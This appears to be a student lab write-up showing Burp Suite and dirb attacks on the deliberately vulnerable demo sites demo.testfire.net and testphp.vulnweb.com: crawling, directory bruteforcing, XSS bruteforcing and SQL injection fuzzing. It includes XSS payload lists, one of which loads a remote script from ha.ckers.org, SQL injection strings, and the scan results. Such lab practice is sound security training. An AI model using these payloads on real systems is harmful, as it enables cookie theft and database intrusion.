

PROJECT : 1


DATE:-03-12-2021

TOPIC:-Perform the following attacks:-



- a. Crawling on testfire.net
- b. Directory bruteforcing on testfire.net
- c. XSS bruteforcing on testfire.net
- d. SQL fuzzing testphp.vulnweb.com

Crawling on testfire.net

1. Intercept the request in burpsuite, and right-click, select scan.



2. Let's see event logs

Details	Event log	Logger					
Capture filter: Logger memory limit set to 10MB Capturing requests up to 1MB; capturing responses up to 1MB							Logging: On ?
View filter: Showing all items							Columns  
#	Time	Tool	Method	Host	Path	Query	Param count
551	15:55:32 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
552	15:55:33 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
553	15:55:34 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp		0
554	15:55:35 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp		0
555	15:55:37 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp		1
556	15:55:38 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
557	15:55:40 16 Dec 2021	Scanner	GET	demo.testfire.net	/login.jsp		1
558	15:55:41 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
559	15:55:43 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=inside_conta...	2
560	15:55:44 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
561	15:55:46 16 Dec 2021	Scanner	GET	demo.testfire.net	/feedback.jsp		1
562	15:55:47 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
563	15:55:49 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal.htm	2
564	15:55:50 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
565	15:55:52 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=business.htm	2
566	15:55:53 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
567	15:55:55 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=inside.htm	2
568	15:55:56 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
569	15:55:58 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_de...	2
570	15:55:59 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
571	15:56:01 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_che...	2
572	15:56:02 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
573	15:56:04 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_loa...	2
574	15:56:05 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
575	15:56:07 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_car...	2
576	15:56:08 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
577	15:56:10 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_inv...	2
578	15:56:11 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0
579	15:56:13 16 Dec 2021	Scanner	GET	demo.testfire.net	/index.jsp	content=personal_oth...	2
580	15:56:14 16 Dec 2021	Scanner	GET	demo.testfire.net	/robots.txt		0

Directory bruteforcing on testfire.net

```

[~]─[parrot@parrot-virtualbox]─[~]
$dirb https://demo.testfire.net/

-----
README.license
-----
DIRB v2.22
By The Dark Raver
-----
Trash
START_TIME: Thu Dec 16 13:53:36 2021
URL_BASE: https://demo.testfire.net/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
commands.txt
-----



GENERATED WORDS: 4612

---- Scanning URL: https://demo.testfire.net/ ----
+ https://demo.testfire.net/admin (CODE:302|SIZE:0)
+ https://demo.testfire.net/aux (CODE:200|SIZE:0)
+ https://demo.testfire.net/bank (CODE:302|SIZE:0)
+ https://demo.testfire.net/com1 (CODE:200|SIZE:0)
+ https://demo.testfire.net/com2 (CODE:200|SIZE:0)
+ https://demo.testfire.net/com3 (CODE:200|SIZE:0)
+ https://demo.testfire.net/con (CODE:200|SIZE:0)
+ https://demo.testfire.net/images (CODE:302|SIZE:0)
+ https://demo.testfire.net/lpt1 (CODE:200|SIZE:0)
+ https://demo.testfire.net/lpt2 (CODE:200|SIZE:0)
+ https://demo.testfire.net/nul (CODE:200|SIZE:0)
+ https://demo.testfire.net/pr (CODE:302|SIZE:0)
+ https://demo.testfire.net/prn (CODE:200|SIZE:0)
+ https://demo.testfire.net/static (CODE:302|SIZE:0)
+ https://demo.testfire.net/util (CODE:302|SIZE:0)
-----
commands.txt
-----
END_TIME: Thu Dec 16 14:17:24 2021
DOWNLOADED: 4612 - FOUND: 15

```

XSS bruteforcing on testfire.net

3. In testfire.net, enter dummy values in search bar and intercept request



4. Send to intruder and set insertion point

BurpProjectIntruderRepeaterWindowHelp

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLogger

1 x2 x3 x4 x...

TargetPositionsPayloadsResource PoolOptions

?

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payload

Attack type:

Sniper

1

GET /search.jsp?query=\$test\$ HTTP/1.1

2

Host: demo.testfire.net

3

Cookie: JSESSIONID=\$7BC8C21221ACC89D6757F0D558F04AF9\$

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

6

Accept-Language: en-US,en;q=0.5

7

Accept-Encoding: gzip, deflate

8

Dnt: 1

9

Referer: https://demo.testfire.net/

10

Upgrade-Insecure-Requests: 1

11

Te: trailers

12

Connection: close

13

14

BurpProjectIntruderRepeaterWindowHelp

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLogger

1 x2 x3 x4 x...

TargetPositionsPayloadsResource PoolOptions

?

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payload

Attack type:

Sniper

1

GET /search.jsp?query=test HTTP/1.1

2

Host: demo.testfire.net

3

Cookie: JSESSIONID=7BC8C21221ACC89D6757F0D558F04AF9

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

6

Accept-Language: en-US,en;q=0.5

7

Accept-Encoding: gzip, deflate

8

Dnt: 1

9

Referer: https://demo.testfire.net/

10

Upgrade-Insecure-Requests: 1

11

Te: trailers

12

Connection: close

13

14

<div> <div> Burp Project Intruder Repeater Window Help </div> <div> Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer </div> </div> <div> <div> 1 x 2 x 3 x 4 x ... </div> <div> Target Positions Payloads Resource Pool Options </div> </div> <div> <div> ? Payload Positions </div> <div> Configure the positions where payloads will be inserted into the base request. The attack type determines the way in w </div> <div> Attack type: <div> Sniper </div> </div> <div> <div> 1 2 3 4 5 6 7 8 9 10 11 12 13 14 </div> <div> GET /search.jsp?query=\$test\$ HTTP/1.1 Host: demo.testfire.net Cookie: JSESSIONID=7BC8C21221ACC89D6757F0D558F04AF9 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Dnt: 1 Referer: https://demo.testfire.net/ Upgrade-Insecure-Requests: 1 Te: trailers Connection: close </div> </div> </div>

We have inbuilt payloads in Burpsuite


<div> <div> Burp Project Intruder Repeater Window Help </div> <div> Dashboard Target Proxy Intruder Repeater Sequencer Decoder </div> </div> <div> <div> 1 x 2 x 3 x 4 x ... </div> <div> Target Positions Payloads Resource Pool Options </div> </div> <div> <div> ? Payload Sets </div> <div> You can define one or more payload sets. The number of payload sets depends on the attack type def </div> <div> <div> Payload set: <div> 1 </div> </div> <div> Payload count: 20 </div> </div> <div> <div> Payload type: <div> Simple list </div> </div> <div> Request count: 20 </div> </div> </div> <div> <div> ? Payload Options [Simple list] </div> <div> This payload type lets you configure a simple list of strings that are used as payloads. </div> <div> <div> <div> Paste Load ... Remove Clear Deduplicate Add Add from list ... </div> <div> ';alert(String.fromCharCode(88,83,83))/\';ale... //--></SCRIPT>"><SCRIPT>alert(String.fro... ";!--<XSS>=&{0} <SCRIPT SRC=http://ha.ckers.org/xss.js></SC... <SCRIPT>alert("XSS")</SCRIPT>"> <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"> </div> </div> </div> </div>

5. Start attack

Attack		Save	Columns			
Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200			7141	
1	';alert(String.fromCharCode(...	200			7315	
2	//--></SCRIPT>">'><SCRIPT...	200			7208	
3	'';!--"<XSS>=&{0}	200			7155	
4	<SCRIPT SRC=http://ha.ckers...	200			7185	
5	<IMG SRC="javascript:alert('...	200			7173	
6	<IMG SRC=javascript:alert('X...	200			7170	
7	<IMG SRC=javascrscriptipt:a...	200			7176	
8	<IMG SRC=JaVaScRiPt:alert('...	200			7170	
9	<SCRIPT>alert("XS...	200			7177	
10	<IMG SRC=" javascript...	200			7181	
11	<SCRIPT/XSS SRC="http://ha...	200			7191	
12	<SCRIPT/SRC="http://ha.cke...	200			7187	
13	<<SCRIPT>alert("XSS");//<<...	200			7171	
14	<SCRIPT>a=/XSS/alert(a.sour...	200			7176	
15	\";alert('XSS');//	200			7155	



Request	Response
	<div><div>PrettyRawHexRender</div><div>\n</div></div> <div>109
</div> <div>110';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))</div> <div>111alert('xss')</div> <div>112</script></div> <div>113</div></div> <div></td></div>

6. Let's see response in browser



SQL fuzzing on testphp.vulnweb.com

7. Sign-up on this website and intercept the request



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)
[Logout](#)

If you are already registered please enter your login information below:

Username :


Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger

Intercept HTTP history WebSockets history Options

 Request to http://testphp.vulnweb.com:80 [44.228.249.3]

Pretty **Raw** Hex \n ≡

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 DNT: 1
11 Connection: close
12 Referer: http://testphp.vulnweb.com/login.php
13 Cookie: login=test%2Ftest
14 Upgrade-Insecure-Requests: 1
15
16 uname=test&pass=demo
```

8. Send to intruder, select insertion point

Burp	Project	Intruder	Repeater	Window	Help
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer
1 x	2 x	3 x	4 x	5 x	...
Target	Positions	Payloads	Resource Pool	Options	

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in

Attack type:

```

1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 DNT: 1
11 Connection: close
12 Referer: http://testphp.vulnweb.com/login.php
13 Cookie: login=$test%2Ftest$
14 Upgrade-Insecure-Requests: 1
15
16 uname=$test&pass=$demo$

```

Burp	Project	Intruder	Repeater	Window	Help
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer
1 x	2 x	3 x	4 x	5 x	...
Target	Positions	Payloads	Resource Pool	Options	

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in whi

Attack type:

```

1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 DNT: 1
11 Connection: close
12 Referer: http://testphp.vulnweb.com/login.php
13 Cookie: login=test%2Ftest
14 Upgrade-Insecure-Requests: 1
15
16 uname=test&pass=$demo$

```

9. We use inbuilt SQL injection payload

BurpProjectIntruderRepeaterWindowHelp

DashboardTargetProxyIntruderRepeaterSequencerDecoder

1 x2 x3 x4 x5 x...

TargetPositionsPayloadsResource PoolOptions

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defi

Payload set:1Payload count: 166

Payload type:Simple listRequest count: 166

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ...

'

"

\

\\

\'

{base}-0

{base}*1

{base}'||'

{base}'+'

{base}' '

{base}' '

Enter a new item

10. Start attack

Attack Save Columns						
Results		Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
141	{base}' and (select*from(sele...	302	<input type="checkbox"/>	<input type="checkbox"/>	253	
9	{base}'+'	200	<input type="checkbox"/>	<input type="checkbox"/>	6524	
50	{base}' or 7=7--	200	<input type="checkbox"/>	<input type="checkbox"/>	6407	
51	{base}' or 7=7#	200	<input type="checkbox"/>	<input type="checkbox"/>	6407	
52	{base}' or 'z'='z	200	<input type="checkbox"/>	<input type="checkbox"/>	6407	
53	{base}' or 'z'='z' or 'a'='b	200	<input type="checkbox"/>	<input type="checkbox"/>	6407	
54	{base}'/**/or/**/'z'='z	200	<input type="checkbox"/>	<input type="checkbox"/>	6407	
41	' or 'z'='z	200	<input type="checkbox"/>	<input type="checkbox"/>	6326	
59	{base}' or version() like '%	200	<input type="checkbox"/>	<input type="checkbox"/>	6272	
1	'	302	<input type="checkbox"/>	<input type="checkbox"/>	373	
3	\	302	<input type="checkbox"/>	<input type="checkbox"/>	373	
11	{base}.'	302	<input type="checkbox"/>	<input type="checkbox"/>	373	
12	{base}','	302	<input type="checkbox"/>	<input type="checkbox"/>	373	
22	'{base}'	302	<input type="checkbox"/>	<input type="checkbox"/>	373	
25	{base}'--	302	<input type="checkbox"/>	<input type="checkbox"/>	373	
26	{base}')--	302	<input type="checkbox"/>	<input type="checkbox"/>	373	
Request Response						
Pretty Raw Hex \n ≡						
1 POST /userinfo.php HTTP/1.1 2 Host: testphp.vulnweb.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 45 9 Origin: http://testphp.vulnweb.com 10 DNT: 1 11 Connection: close 12 Referer: http://testphp.vulnweb.com/login.php						

11. We can see sensitive data even if we haven't logged in.

search art

 [Browse categories](#)[Browse artists](#)[Your cart](#)[Signup](#)[Your profile](#)[Our guestbook](#)[AJAX Demo](#)[Logout](#)

Links

[Security art](#)[PHP scanner](#)[PHP vuln help](#)[Fractal Explorer](#)

1acu2o1

(test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="<h1><marquee>1acu2oKP2n9n4C</m"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="sample@email.tst"/>
Phone number:	<input s3'uca6133"="" type="text" value="acu6133 <s1.s2"/>
Address:	<input type="text" value="/><script>alert(document.cookie)</script>"/> <input type="text" value='/><script>alert("abcd") </script>'/>
<input type="button" value="update"/>	